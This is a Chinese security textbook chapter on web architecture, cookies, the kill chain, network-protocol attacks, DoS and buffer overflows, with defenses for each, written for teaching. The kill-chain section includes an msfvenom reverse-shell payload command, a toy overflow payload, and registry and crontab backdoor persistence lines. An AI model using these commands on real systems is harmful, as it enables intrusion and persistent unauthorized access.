
1. 安全基础
   1. 网站工作原理
      1. 网站访问完整过程



**1. DNS解析：**

* 浏览器缓存 → 系统hosts → 本地DNS → 根DNS → 顶级域DNS
* 使用dig +trace www.example.com查看完整过程

**2. TCP连接：**

* 三次握手：SYN → SYN-ACK → ACK
* HTTPS增加TLS握手（ClientHello → ServerHello → 密钥交换）

**3. 内容获取：**

* 静态资源：直接由Web服务器(Nginx/Apache)返回
* 动态内容：通过PHP/Python等应用服务器生成

**4. 浏览器渲染：**

* 解析HTML构建DOM树
* 解析CSS构建CSSOM树
* 合并成渲染树 → 布局 → 绘制
  + 1. 浏览器核心工作原理

浏览器架构组件：

表9.1 浏览器架构组件

|  |  |
| --- | --- |
| **组件** | **功能** |
| 用户界面 | 地址栏/书签/后退按钮等交互元素 |
| 浏览器引擎 | 协调UI与渲染引擎工作 |
| 渲染引擎 | 解析HTML/CSS并显示内容(Blink/WebKit) |
| JS解释器 | 执行JavaScript代码(V8/SpiderMonkey) |
| 网络模块 | HTTP/FTP等网络请求(Chromium使用Cronet) |
| 数据存储 | Cookie/IndexedDB/LocalStorage |

**1. 关键路径优化：**

* 优化CSS：减少选择器复杂度，避免阻塞渲染
* JS异步加载：<script async>或<script defer>
* 资源预加载：<link rel="preload">

**2. 现代浏览器特性：**

* 渐进式渲染：分块显示已下载内容
* 合成层加速：GPU渲染CSS动画
* Service Worker：离线缓存支持
  + 1. 网站安全威胁全景图

客户端威胁：

表9.2 网站安全之客户端威胁

|  |  |  |
| --- | --- | --- |
| **威胁类型** | **原理** | **防护措施** |
| XSS(跨站脚本) | 恶意脚本注入页面执行 | 输入过滤/输出编码/CSP策略 |
| CSRF(跨站请求伪造) | 诱导用户发起非预期操作 | Anti-CSRF Token/同源检测 |
| 点击劫持 | 透明层覆盖诱导点击 | X-Frame-Options响应头 |
| 中间人攻击 | 拦截通信数据 | HTTPS/HSTS/证书锁定 |

服务端威胁：

表9.3 网站安全之服务器威胁

|  |  |  |
| --- | --- | --- |
| **威胁类型** | **原理** | **防护措施** |
| SQL注入 | 恶意SQL篡改数据库查询 | 参数化查询/ORM框架 |
| 文件上传漏洞 | 上传恶意文件获取控制权 | 文件类型校验/隔离存储 |
| 命令注入 | 通过输入执行系统命令 | 输入过滤/最小权限原则 |
| DDoS攻击 | 海量请求耗尽服务器资源 | WAF/CDN清洗/流量限速 |


* + 1. 静态网站 vs 动态网站

表9.4 静态网站 vs 动态网站

|  |  |  |
| --- | --- | --- |
| **特性** | **静态网站** | **动态网站** |
| **内容生成** | 预先生成HTML文件 | 实时生成HTML |
| **技术栈** | HTML/CSS/JS | PHP/Python/Ruby + 数据库 |
| **服务器负载** | 低(仅文件传输) | 高(需执行计算) |
| **典型场景** | 企业官网/博客/文档 | 电商/社交平台/管理系统 |
| **更新方式** | 修改文件重新上传 | 后台管理系统更新 |
| **CDN支持** | 完美支持 | 仅静态资源可缓存 |
| **代表技术** | Hugo/Jekyll/Gatsby | WordPress/Django/Spring Boot |

* + 1. 主流WEB服务架构


**1. LAMP 架构（经典Linux方案）**



**组件作用：**

* Linux：操作系统基础
* Apache：HTTP请求处理/静态资源服务
* MySQL：关系型数据存储
* PHP：动态内容生成


**2. LNMP 架构（高性能方案）**



**性能优化点：**

* Nginx：事件驱动架构，高并发处理
* PHP-FPM：进程管理器，资源隔离
* Opcache：PHP字节码缓存


**3. MEAN 架构（全JavaScript方案）**



**组件作用：**

* MongoDB：JSON文档数据库
* Express：Node.js后端框架
* Angular：前端框架
* Node.js：JavaScript运行时

**4. 云原生架构（微服务方案）**



**核心组件：**

* Docker/K8s：容器化与编排
* Service Mesh：服务通信治理
* ELK：日志监控系统
  + 1. 拓展

**安全最佳实践：**

* 所有传输启用HTTPS（使用Let's Encrypt免费证书）
* 实施CSP(内容安全策略)防止XSS
* 定期进行渗透测试（工具：OWASP ZAP/Burp Suite）
* 遵循最小权限原则部署服务
  1. 网站Cookie的作用
     1. Cookie 的本质与工作原理

**1. 什么是 Cookie？**

定义：Cookie 是网站存储在用户浏览器中的小型文本文件（通常 ≤4KB），用于记录用户状态信息

核心特性：

* 键值对存储：name=value 格式（如 session\_id=abc123）
* 域名绑定：仅对创建它的域名可见（同源策略）
* 时效控制：

会话 Cookie：浏览器关闭即删除

持久 Cookie：通过 Expires 或 Max-Age 设置有效期

* 自动携带：浏览器在每次请求中自动附加匹配的 Cookie

**2. Cookie 的组成结构**

表 9.5 Cookie 的组成结构

|  |  |  |
| --- | --- | --- |
| **属性** | **作用** | **示例值** |
| **Name/Value** | 存储的核心数据 | user\_token=xyz123 |
| **Expires** | 过期时间（GMT格式） | Expires=Wed, 01 Jan 2025... |
| **Max-Age** | 存活秒数（优先级高于Expires） | Max-Age=2592000 (30天) |
| **Domain** | 生效域名（可跨子域） | .sangfor.com.cn |
| **Path** | URL路径限制 | /account |
| **Secure** | 仅通过HTTPS传输 | Secure |
| **HttpOnly** | 禁止JavaScript访问 | HttpOnly |
| **SameSite** | 控制跨站请求携带策略 | Lax/Strict/None |

* + 1. Cookie 的核心应用场景

**1. 用户会话管理**

登录状态保持：

Set-Cookie: session\_id=8e7d6f5a; HttpOnly; Secure; SameSite=Lax

* 服务器通过 session\_id 关联用户会话数据
* 典型时效：银行网站15分钟，社交网站30天

**2. 个性化设置存储**

用户偏好记忆：

Set-Cookie: lang=zh-CN; theme=dark; Max-Age=2592000

语言选择/主题样式/每页显示数量等

**3. 行为追踪与分析**

用户行为记录：

Set-Cookie: \_ga=GA1.2.123456.165000; Domain=.sangfor.com.cn

Google Analytics 等工具用于：

* 访问路径分析
* 转化率计算
* 广告效果评估

**4. 电商场景应用**

表9.6 Cookie 的电商场景

|  |  |
| --- | --- |
| **功能** | **Cookie实现** |
| **购物车保存** | cart\_items=[{"id":101,"qty":2}] |
| **最近浏览记录** | recent\_viewed=[205,307,409] |
| **A/B测试分组** | ab\_test\_group=variant\_b |

* + 1. Cookie 的安全风险与防护

**1. 主要攻击类型**

表9.7 Cookie 的攻击类型

|  |  |  |
| --- | --- | --- |
| **攻击方式** | **原理** | **危害** |
| **XSS跨站脚本** | 恶意脚本窃取document.cookie | 获取用户会话凭证 |
| **CSRF跨站请求伪造** | 诱导用户发起携带Cookie的恶意请求 | 非授权转账/改密等操作 |
| **会话劫持** | 网络嗅探获取未加密Cookie | 冒充用户身份 |
| **子域漏洞** | 父域设置Domain=.a.com被子域恶意使用 | 敏感数据泄露 |

**2.** **安全防护最佳实践**

表 9.8 Cookie 的安全防护

|  |  |  |
| --- | --- | --- |
| **防护措施** | **配置示例** | **防护效果** |
| **强制HTTPS** | Secure 属性 | 防止网络嗅探 |
| **禁止JS访问** | HttpOnly | 阻断XSS窃取 |
| **同站策略** | SameSite=Lax (默认) / Strict | 缓解CSRF攻击 |
| **敏感操作验证** | 增加二次认证(短信/生物识别) | 提升关键操作安全 |
| **定期轮换密钥** | 后端会话密钥定期更换 | 降低数据泄露影响 |
| **内容安全策略** | Content-Security-Policy: default-src 'self' | 阻止恶意脚本注入 |

* 1. 黑客攻击路径
     1. 网络安全基石：CIA三元组原则

表9.9 CIA三元组原则

|  |  |  |  |
| --- | --- | --- | --- |
| **原则** | **定义** | **安全措施** | **破坏后果** |
| **机密性 (Confidentiality)** | 确保信息仅被授权访问 | 加密技术/访问控制 | 数据泄露/商业机密失窃 |
| **完整性 (Integrity)** | 防止未授权篡改数据 | 数字签名/Hash校验 | 数据篡改/财务欺诈 |
| **可用性 (Availability)** | 确保授权用户可正常访问资源 | DDoS防护/冗余架构 | 服务中断/业务瘫痪 |


现代扩展原则：

* 真实性 (Authenticity)：验证用户/系统身份（多因素认证）
* 不可否认性 (Non-repudiation)：操作可追溯（区块链/审计日志）
  + 1. 网络安全核心术语解析

表9.10 网络安全核心术语

|  |  |  |
| --- | --- | --- |
| **术语** | **定义** | **案例** |
| **漏洞 (Vulnerability)** | 系统存在的安全缺陷 | Apache Log4j2 RCE漏洞 (CVE-2021-44228) |
| **威胁 (Threat)** | 可能利用漏洞造成损害的因素 | 勒索软件组织Conti |
| **攻击 (Attack)** | 实际实施的恶意行为 | 钓鱼邮件携带恶意附件 |
| **风险 (Risk)** | 威胁利用漏洞造成损失的可能性 | SQL注入导致百万用户数据泄露 |
| **攻击面 (Attack Surface)** | 系统可被攻击的所有入口点 | 开放端口/Web API/员工账户 |
| **零日漏洞 (0-day)** | 未被公开且无补丁的漏洞 | Pegasus间谍软件利用iOS 0-day |

* + 1. 黑客攻击路径详解（基于洛克希德·马丁杀伤链模型）



**1. 侦察 (Reconnaissance)**

目标：收集目标信息

技术手段：

* WHOIS查询（域名注册信息）
* 子域名扫描（subfinder/amass）
* 端口扫描（nmap -sV 192.168.1.0/24）
* 员工信息挖掘（LinkedIn/社交媒体）

防御措施：

* 限制公开信息（WHOIS隐私保护）
* 配置WAF屏蔽扫描行为

**2. 武器化 (Weaponization)**

目标：制作攻击载体

工具示例：

* 恶意文档生成：MSFVenom -p windows/meterpreter/reverse\_tcp LHOST=1.1.1.1 -f docx
* 免杀木马：Veil-Evasion/Shellter
* 钓鱼页面：Gophish框架

防御措施：

* 邮件附件沙箱检测
* 终端防病毒软件（EDR）

**3. 交付 (Delivery)**

攻击渠道：

表9.11 攻击渠道

|  |  |
| --- | --- |
| **类型** | **案例** |
| **钓鱼邮件** | 伪装成发票的恶意Excel文件 |
| **恶意网站** | 虚假登录页窃取凭据 |
| **USB摆渡攻击** | 丢弃的"工资单"U盘 |
| **供应链攻击** | SolarWinds后门事件 |

防御措施：

* 员工安全意识培训
* 网页内容过滤（DNS过滤）

**4. 利用 (Exploitation)**

漏洞利用技术：

# 缓冲区溢出攻击示例

payload = b"A"\*1000 + b"\x90\x83\x04\x08" # 覆盖返回地址

send\_to\_target(payload)

主流工具：

* Metasploit Framework：超过2000个漏洞利用模块
* SQLMap：自动化SQL注入工具
* Burp Suite：Web应用漏洞扫描

防御措施：

* 及时打补丁（PS：Windows Update）
* WAF规则更新（防止OWASP Top 10漏洞）

**5. 安装 (Installation)**

持久化手段：

* Windows：注册表自启动项

[HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Run]

"Backdoor"="C:\malware.exe"

* Linux：crontab定时任务

\* \* \* \* \* /tmp/.hidden/backdoor

* 内存驻留：无文件攻击

防御措施：

* 文件完整性监控（Tripwire）
* 行为检测（异常进程监控）

**6. 控制 (Command & Control)**

通信技术：

表9.12 通信技术

|  |  |  |
| --- | --- | --- |
| **协议** | **伪装方式** | **检测难点** |
| **HTTP/HTTPS** | 加密流量混入正常访问 | 需要SSL解密 |
| **DNS** | TXT记录传递指令 | 高频查询检测 |
| **ICMP** | 数据包载荷隐藏信息 | 协议白名单 |

工具：

* Cobalt Strike：企业级远控
* DNSCat2：基于DNS的C2通道

防御措施：

* 网络流量分析（Zeek/Suricata）
* 出口流量过滤

**7. 行动 (Actions on Objectives)**

最终目标：

表9.13 最终目标

|  |  |
| --- | --- |
| **攻击类型** | **典型案例** |
| **数据窃取** | 窃取客户数据库 |
| **勒索加密** | WannaCry全球爆发 |
| **系统破坏** | 沙特阿美Shamoon攻击 |
| **资源劫持** | 门罗币挖矿僵尸网络 |

防御措施：

* 数据分类分级保护
* 离线备份策略（3-2-1原则）
  + 1. 攻击手段与工具矩阵

表9.14 攻击手段与工具

|  |  |  |  |
| --- | --- | --- | --- |
| **攻击阶段** | **技术手段** | **代表性工具** | **检测方法** |
| 侦察 | 网络测绘 | Shodan/Censys | 蜜罐系统 |
| 武器化 | 恶意软件生成 | MSFVenom/QuasarRAT | 沙箱动态分析 |
| 交付 | 钓鱼攻击 | GoPhish/Setoolkit | 邮件网关检测 |
| 利用 | 漏洞利用 | Metasploit/ExploitDB | IDS签名检测 |
| 权限提升 | 提权漏洞 | LinPEAS/WinPEAS | 权限最小化原则 |
| 横向移动 | 密码爆破 | Mimikatz/BloodHound | 异常登录告警 |
| 持久化 | 后门安装 | Cobalt Strike | 文件完整性监控 |
| 数据渗出 | 隐蔽通道 | DNSExfiltrator | DLP数据泄露防护 |

新兴威胁工具：

* 云环境攻击：Pacu（AWS渗透框架）
* 物联网攻击：Mirai（僵尸网络源码）
* AI辅助攻击：DeepExploit（AI自动化渗透）
  + 1. 常见网络安全风险全景

**1. 技术层风险**

表9.15 最终目标

|  |  |
| --- | --- |
| **风险类型** | **潜在损失** |
| **勒索软件攻击** | $4.62M（平均赎金） |
| **供应链攻击** | SolarWinds损失超$18B |
| **API安全漏洞** | 数据批量泄露风险 |
| **云配置错误** | S3桶公开导致数据泄露 |

**2. 人为层风险**

* 内部威胁：离职员工删库（微盟事件）
* 社工攻击：CEO欺诈（冒充领导要求转账）
* 弱密码问题：password123仍被广泛使用
* 第三方风险：外包人员VPN账户泄露

**3. 物理层风险**

* 尾随进入：未授权进入机房
* 设备窃取：笔记本电脑/移动硬盘失窃
* 电磁泄露：TEMPEST攻击截获屏幕辐射
  1. 网络协议攻击
     1. MAC泛洪攻击

**攻击原理**

MAC泛洪攻击利用交换机工作原理进行攻击：

* 交换机通过MAC地址表（CAM表）进行数据转发
* CAM表有固定容量（通常1024-8192条）
* 攻击者伪造大量虚假源MAC地址的数据帧发送给交换机
* 当虚假MAC条目超过CAM表容量时，交换机进入"失效开放"模式
* 在失效开放模式下，交换机退化为集线器，向所有端口广播数据

**危害**

* 数据泄露：攻击者可嗅探网络中的所有通信
* 拒绝服务：网络性能急剧下降甚至瘫痪
* 中间人攻击：为后续ARP欺骗等攻击创造条件
* 安全审计失效：破坏网络分段隔离策略

**防御措施**

* 端口安全机制：

switchport port-security // 启用端口安全

switchport port-security maximum 2 // 限制MAC数量

switchport port-security violation restrict // 违规时阻断

* 802.1X认证：对接入设备进行身份验证
* 风暴控制：

storm-control broadcast level 50 // 限制广播流量50%

* 私有VLAN：隔离同一网段的主机通信
  + 1. ARP欺骗攻击

**攻击原理**

* ARP协议无认证机制，局域网主机依赖ARP缓存
* 攻击者发送伪造ARP响应包：

向目标主机声明："我是网关，MAC是[攻击者MAC]"

向网关声明："我是目标主机，MAC是[攻击者MAC]"

* 受害主机更新错误ARP缓存
* 所有流量被重定向到攻击者主机

**攻击过程**

正常通信：

主机A → ARP查询 → 网关MAC

网关 → ARP响应 → 主机A

攻击过程：

攻击者 → 伪造ARP响应 → 主机A (宣称自己是网关)

攻击者 → 伪造ARP响应 → 网关 (宣称自己是主机A)

结果：主机A与网关的通信全部经过攻击者

**危害**

* 数据窃取：获取账号密码等敏感信息
* 会话劫持：劫持已登录的网站会话
* 中间人攻击：篡改传输内容（如插入恶意代码）
* 拒绝服务：阻断目标网络访问

**防御措施**

* 静态ARP绑定：

<BASH>

arp -s 192.168.1.1 00-11-22-33-44-55 # Windows/Linux

* ARP检测：

<CISCO>

ip arp inspection vlan 10 // 启用ARP检测

* DHCP Snooping：

<CISCO>

ip dhcp snooping // 建立合法IP-MAC映射表

* 网络分段：通过VLAN缩小广播域范围
  + 1. 端口扫描攻击

**攻击原理**

* 通过发送特定探测包判断端口状态：

TCP SYN扫描：发送SYN包，收到SYN/ACK表示开放

TCP FIN扫描：发送FIN包，无响应表示开放

UDP扫描：发送UDP包，收到ICMP不可达表示关闭

* 分析响应差异建立端口映射表
* 识别运行服务及其版本

**常见扫描类型**

表9.16 常见扫描类型

|  |  |
| --- | --- |
| **扫描类型** | **原理** |
| **SYN扫描** | 半开放扫描(不完成握手) |
| **ACK扫描** | 探测防火墙规则 |
| **XMAS扫描** | 发送FIN/URG/PSH标志组合 |
| **空闲扫描** | 利用僵尸主机IP |

**危害**

* 攻击面测绘：暴露系统脆弱点
* 服务漏洞利用：针对特定版本服务发起攻击
* 网络拓扑发现：绘制内网结构图
* 安全策略探测：测试防火墙规则有效性

**防御措施**

防火墙配置：

<BASH>

iptables -A INPUT -p tcp --syn -m limit --limit 1/s -j ACCEPT // 限制SYN速率

端口隐藏：

* 关闭不必要端口
* 修改默认服务端口（如SSH改为62222）

入侵检测：

<BASH>

snort -q -c /etc/snort/snort.conf # 使用Snort检测扫描行为

蜜罐系统：部署伪装服务误导攻击者

* + 1. DNS欺骗攻击

**攻击原理**

* 利用DNS协议无认证机制的缺陷
* 攻击方式：

DNS缓存投毒：向DNS服务器注入虚假记录

中间人攻击：劫持DNS查询响应

伪造DNS服务器：控制客户端DNS设置

* 将合法域名解析到恶意IP

**攻击流程**

正常流程：

用户 → 查询 www.example.com → DNS服务器 → 返回真实IP(93.184.216.34)

攻击流程：

攻击者 → 伪造DNS响应 → 用户

响应内容：www.example.com → 恶意IP(192.168.1.100)

结果：用户访问的"官网"实为钓鱼网站

**危害**

* 钓鱼攻击：诱导用户输入账号密码
* 恶意软件分发：将软件更新地址指向木马服务器
* 拒绝服务：将服务域名指向无效地址
* 绕过安全机制：规避基于域名的过滤策略

**防御措施**

DNSSEC：通过数字签名验证DNS记录真实性

<BIND>

dnssec-enable yes; // BIND服务器启用DNSSEC

网络层防护：

<CISCO>

ip dns guard // 思科设备防DNS欺骗

* 1. 拒绝服务攻击
     1. DoS攻击分类与典型方式

**什么是DoS攻击？**

拒绝服务攻击（Denial of Service）通过耗尽目标资源（带宽/CPU/内存），使其无法提供正常服务。就像用1000个电话同时拨打一家小店，让正常顾客永远打不进来。

**攻击分类**

表9.17 攻击分类

|  |  |  |
| --- | --- | --- |
| **攻击类型** | **攻击原理** | **典型案例** |
| **带宽耗尽型** | 堵塞目标网络带宽 | UDP洪水攻击 |
| **协议漏洞型** | 利用协议缺陷耗尽系统资源 | SYN Flood、Ping of Death |
| **应用层攻击** | 消耗服务器计算资源 | HTTP洪水、Slowloris |
| **反射放大攻击** | 利用第三方服务放大攻击流量 | DNS/NTP放大攻击 |

带宽攻击 → 用1000辆卡车堵死高速公路入口

协议攻击 → 派500人假装顾客占满餐厅座位但不点餐

应用层攻击 → 要求店员反复打包退货消耗其精力

放大攻击 → 用扩音器把小声指令变成巨大噪音

* + 1. TCP SYN Flood攻击详解

**攻击原理（三步模拟）：**

1. 攻击者：伪造大量虚假IP向服务器发送SYN包（第一次握手）

2. 服务器：分配资源等待第三次握手，回复SYN-ACK

3. 结果：

* 虚假IP不会回复ACK（第三次握手永远不会完成）
* 服务器连接队列被占满
* 正常用户无法建立新连接

**实际危害：**

* Web服务瘫痪（显示"连接超时"）
* 数据库服务中断
* 防火墙因连接数过载崩溃
* 恢复时间长达数小时防御方案（分层防护）

**防御方案：**

1. SYN Cookie技术（最有效）：

* 服务器不立即分配资源
* 将连接信息加密在SYN-ACK包的序列号中
* 收到合法ACK才创建连接

2. 连接限制：

<BASH>

# Linux系统加固

sysctl -w net.ipv4.tcp\_max\_syn\_backlog=2048 # 增大队列

sysctl -w net.ipv4.tcp\_synack\_retries=2 # 减少重试次数

3. 防火墙策略：

启用SYN代理（防火墙代替服务器响应）

设置SYN包速率阈值（超过即阻断）

* + 1. DDoS攻击原理

**DDoS与DoS核心区别：**

DoS：单攻击源（1台电脑攻击）

DDoS：分布式攻击（数万台僵尸设备协同攻击）

**攻击原理：**

黑客控制中心 → 指令 → 僵尸网络（肉鸡）

↓

肉鸡1号 → 攻击流量 → 目标服务器

肉鸡2号 → 攻击流量 → 目标服务器

...（数万台同时攻击）

**典型攻击类型：**

* 网络层DDoS：UDP Flood、ICMP Flood
* 传输层DDoS：SYN Flood、ACK Flood
* 应用层DDoS：HTTP Flood（模拟用户访问）

**防御体系（三层防护）：**

1. 本地防护：

* 服务器性能优化（增大连接数/内存）
* 关闭不必要服务（减少攻击面）

2. 网络防护：

* 流量清洗设备（识别并过滤恶意流量）
* BGP黑洞路由（将攻击流量导向"黑洞"）

3. 云端防护：

* CDN分流：将流量分散到全球节点
* 云清洗中心：阿里云DDoS防护/Cloudflare
* 弹性带宽：攻击时自动扩容
  + 1. DDoS放大攻击

**攻击原理（三步曲）：**

1. 伪造源IP：将攻击目标IP设为数据包源IP

2. 触发放大器：向开放服务器发送小请求

3. 放大攻击：服务器向目标返回大响应（放大倍数可达50,000%）

**防御措施：**

1. 源验证：

* 启用BCP38（过滤伪造源IP）
* 网络入口过滤（ISP实施）

2. 关闭放大器：

<BASH>

# 关闭NTP放大漏洞

ntp.conf 添加: restrict default noquery

# 关闭Memcached外网访问

memcached -d -l 127.0.0.1

3. 云端防护：

* 阿里云DDoS高防IP（支持T级防护）
* AWS Shield Advanced（自动缓解）
  + 1. 基础防护五件套

**1. 启用SYN Cookie**

<BASH>

# Linux系统启用

echo 1 > /proc/sys/net/ipv4/tcp\_syncookies

**2. 配置连接限制**

<BASH>

# 限制单个IP最大连接数

iptables -A INPUT -p tcp --syn --dport 80 -m connlimit --connlimit-above 50 -j DROP

**3. 设置速率阈值**

<BASH>

# 每秒最多20个新连接

iptables -A INPUT -p tcp --syn -m limit --limit 20/s -j ACCEPT

**4. 关闭不必要服务**

<BASH>

# 禁用UDP小服务

sysctl -w net.ipv4.icmp\_echo\_ignore\_all=1

**5. 启用黑名单自动更新**

<BASH>

# 使用FireHOL维护IP黑名单

apt install firehol

firehol update

* 1. 缓冲区溢出攻击
     1. 缓冲区溢出攻击

**攻击原理（内存越界操作）**

原理（就像往杯子里倒水）

1. 什么是缓冲区：

程序运行时存放数据的临时区域（想象成容量固定的杯子）

2. 溢出如何发生：

程序员未检查输入数据长度（如允许输入50字符，但缓冲区只能装20字符）

攻击者输入超长数据（如100个"A"字符）

多余数据"溢出"到相邻内存区域（水溢出杯子浸湿桌子）

3. 如何被利用：

精心构造的输入数据中包含恶意代码（如开启后门的指令）

溢出部分覆盖关键内存地址（如函数返回地址）

程序执行流被劫持，跳转到恶意代码执行（电脑控制权被夺取）

**攻击流程：**

* 越界写入：向buffer[8]写入超长数据（如20个'A'）
* 覆盖关键区域：

多余数据覆盖返回地址（存储下条指令位置的内存）

* 劫持程序流：

将返回地址覆盖为恶意代码地址（如0xdeadbeef）

* 执行恶意代码：

CPU跳转到指定地址执行攻击者指令

类比：快递员本应把包裹放进1号柜（安全区域），却强行塞入导致2号柜（关键区域）的门被挤开

**防御方案**

1. 开发阶段防御

<C>

// 安全代码写法

fgets(buffer, sizeof(buffer), stdin); // 限制输入长度

snprintf(buffer, sizeof(buffer), "%s", input); // 安全格式化

2. 编译防护技术

栈保护（Stack Canary）：

在缓冲区末尾插入"金丝雀值"，若被修改则崩溃

数据执行保护（DEP）：

标记内存页不可执行，阻止恶意代码运行（Windows：数据执行保护；Linux：NX位）

3. 操作系统防护

地址空间随机化（ASLR）：

每次运行程序时随机排列内存地址

* + 1. IPS防火墙（虚拟补丁）

**什么是虚拟补丁？**

* 传统补丁：修改软件代码修复漏洞（需重启服务）
* 虚拟补丁：在网络层拦截攻击流量（不停机即时防护）

